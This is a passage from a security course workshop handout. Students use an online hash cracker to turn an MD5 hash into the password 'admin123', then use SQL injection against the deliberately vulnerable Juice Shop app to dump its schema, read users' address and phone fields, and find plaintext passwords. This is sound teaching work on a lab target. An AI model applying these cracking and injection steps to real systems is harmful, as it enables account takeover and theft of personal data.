Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

0192023a7bbd73250516f069df18b500

I'm not a robot


reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
0192023a7bbd73250516f069df18b500	md5	admin123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

16. Try logging-in manually using Jim's credentials to double-check that they are correct.

On Your Own

For the rest of this workshop, you will need to complete the following activities. You may work in teams up to three people. Submit your answers in the Gradescope exercises.

- Using the SQL injection, determine the entire database schema definition. For this exercise, the table names are sufficient.
<https://www.sqlite.org/faq.html#:~:text=So%20to%20get%20a%20list,to%20which%20the%20index%20belongs.>
- Determine which products are no longer available for sale within the Juice Shop.
- From the Addresses table, access the fullName, zipCode, and mobileNum fields.
- Find one other plaintext password for a user.